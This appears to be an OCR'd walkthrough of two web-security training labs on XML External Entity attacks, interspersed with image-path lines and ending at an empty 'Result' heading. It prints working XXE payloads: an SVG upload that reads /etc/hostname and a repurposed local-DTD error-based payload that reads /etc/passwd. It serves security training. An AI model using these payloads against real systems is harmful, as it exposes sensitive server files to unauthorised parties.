Click Send. The response should now contain the contents of the /etc/passwd file




Lab: Exploiting XXE via image file upload


- **Objective:** Exploit an XML External Entity (XXE) vulnerability through an image upload function to retrieve sensitive files.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. In lab, navigate to the Submit a comment section.
  2. Fill in the required fields (name, email, etc.). In the Avatar upload field, select your exploit.svg file(download image). Click Post Comment.



  3. In Burp Suite, go to Proxy > HTTP history. Find the POST /post/comment.




4. Right-click this request and select Send to Repeater. Click Send.




5. In Burp Repeater, modify the XML body as follows:


```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```




6. Refresh the page to view latest comments.




7. If the text is too small to read, right-click the image and select Open Image in New Tab. Note the contents of the file (usually the hostname or a system file). Submit the value to the lab to solve it.






Lab: Exploiting XXE to retrieve data by repurposing a local DTD


- **Objective:** Exploit an XXE vulnerability by leveraging a local DTD file to retrieve sensitive data.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. In lab click on any product and check stock. Capture the Check stock POST request and send it to Repeater.




2. Insert the following parameter entity definition in between the XML declaration and the stockCheck element:
   <!DOCTYPE foo [<!ENTITY % local SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> %local;]>



3. If the server returns a normal "200 OK" or a standard "Invalid product ID," the file exists. If it returns a "File not found" error, you'd need to guess other paths.
4. Redefine it to trigger a file-based error.
   <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> <!ENTITY % ISOamso ' <!ENTITY % file SYSTEM "file:///etc/passwd"> <!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>"> %eval; %error; '> %local_dtd;]>



- **Result**:

